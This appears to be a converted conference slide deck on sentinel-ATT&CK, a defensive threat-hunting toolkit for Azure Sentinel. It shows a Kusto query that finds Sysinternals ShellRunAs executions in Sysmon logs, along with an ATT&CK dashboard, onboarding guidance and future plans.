| TimeGenerated [Amsterdam, Berlin, Bern, Rome, Stockholm, Vienna] | d   | Source       | EventLog  |
|--|---|--------------|-----------|
| 2019-07-28T13:40:13.3712726+00:00                                | {"DataItem":{"@type":"System.XmlData","@time":"2019-07-28T13:40:13.3712726Z","@sourceHealthServiceId":"26f39b2f-1b0f-13f3-1032-bce61be3a88f","EventData":{"@xmlns":"http://schemas.microsoft.com/win/2004/08/events/event"}}, {"DataItem":{"@type":"System.XmlData","@time":"2019-07-28T13:40:13.3712726Z","@sourceHealthServiceId":"26f39b2f-1b0f-13f3-1032-bce61be3a88f","EventData":{"@xmlns":"http://schemas.microsoft.com/win/2004/08/events/event"}}} | 00:00:01.287 | 2 records |

The table also includes a 'Display time (UTC+02:00)' dropdown. The bottom of the interface shows navigation controls for the results.

# Kusto karate

## Using Kusto to execute precise hunts

... to this:

The screenshot shows a Kusto query results interface. At the top, there is a search bar with the query: `Sysmon | where process_commandline contains "shellrunas"`. Below the search bar are buttons for **Run**, **Save**, **Copy**, **Export**, **New alert rule**, and **Pin to dashboard**. The time range is set to **Last 7 days**.

The results section displays the following information:

- Completed.** Showing results from the last 7 days.
- Display time (UTC+02:00)**
- 00:00:00.643**
- 2 records**


The results are presented in a table with the following columns:

|                     | TimeGenerated [Amsterdam, Berlin, Bern, Rome, Stockholm, Vienna] | Source | EventID | Computer | UserName | RenderedDescription | event_creation_time |
|---------------------|--|--------|---------|----------|----------|---------------------|---------------------|
| process_id          | 3372   |        |         |          |          |                     |                     |
| process_path        | C:\Users\plankton\Desktop\ShellRunas.exe                         |        |         |          |          |                     |                     |
| file_version        | 1.01   |        |         |          |          |                     |                     |
| file_description    | Run as different user  |        |         |          |          |                     |                     |
| file_product        | Sysinternals ShellRunAs  |        |         |          |          |                     |                     |
| file_company        | Sysinternals - www.sysinternals.com                              |        |         |          |          |                     |                     |
| process_commandline | ShellRunas   |        |         |          |          |                     |                     |
| file_directory      | "C:\Users\plankton\Desktop\ShellRunas.exe" cmd                   |        |         |          |          |                     |                     |
| user_name           | C:\Users\plankton\Desktop\                                       |        |         |          |          |                     |                     |
| user_logon_guid     | test-vm-2\plankton   |        |         |          |          |                     |                     |
| user_logon_id       | {883d9709-9ca3-5d3d-0000-0020c78b4900}                           |        |         |          |          |                     |                     |
| user_session_id     | 0x498bc7   |        |         |          |          |                     |                     |

# Threat hunting overview

The repository also provides an ATT&CK-based, threat hunting dashboard, that has the following features:

- Easily importable through a JSON file
- Provides ATT&CK data overviews over different timespans
- Shows the number of techniques executed mapped to the killchain
- Provides an overview of machines affected
- Shows the top ATT&CK techniques and commands executed over time
- Provides an anomaly chart of ATT&CK techniques executed over time




# Guidance

## You're not left alone


More importantly sentinel-ATT&CK provides comprehensive guidance on how to install and leverage all features discussed today

... and we plan to add more!

... we also write on Medium!



The screenshot shows a GitHub repository page for 'BlueTeamToolkit / sentinel-attack'. The repository has 7 stars, 63 forks, and 7 issues. A file named 'Sysmon-onboarding-quickstart.md' is shown, updated by 'netevert' 11 days ago. The file contains 64 lines (39 sloc) and is 5.37 KB. Below the file is a section titled 'Quickstart: onboarding sysmon data to Azure Sentinel' with a brief description and a step 1: 'Provision a Windows 10 virtual machine in your Azure environment.'



The screenshot shows a Medium article by Olaf Hartong titled 'Using Sysmon in Azure Sentinel'. The article discusses onboard Sysmon data to Azure Sentinel, mentioning Kevin Beaumont, @ashwinpatil, and Maarten Goet. It includes a screenshot of the 'Log Analytics workspace' configuration in the Azure portal. The article notes that the 'Security and Audit' Solution has a SysmonEvent schema, which is broken, and provides a brief outline for onboarding data.

# Future direction

- Proper whitelisting capability
- More dashboards >> Workbooks
- More hunting notebooks
- SOAR Playbooks

# IT'S OVER!

Thank you all for your attention, questions ?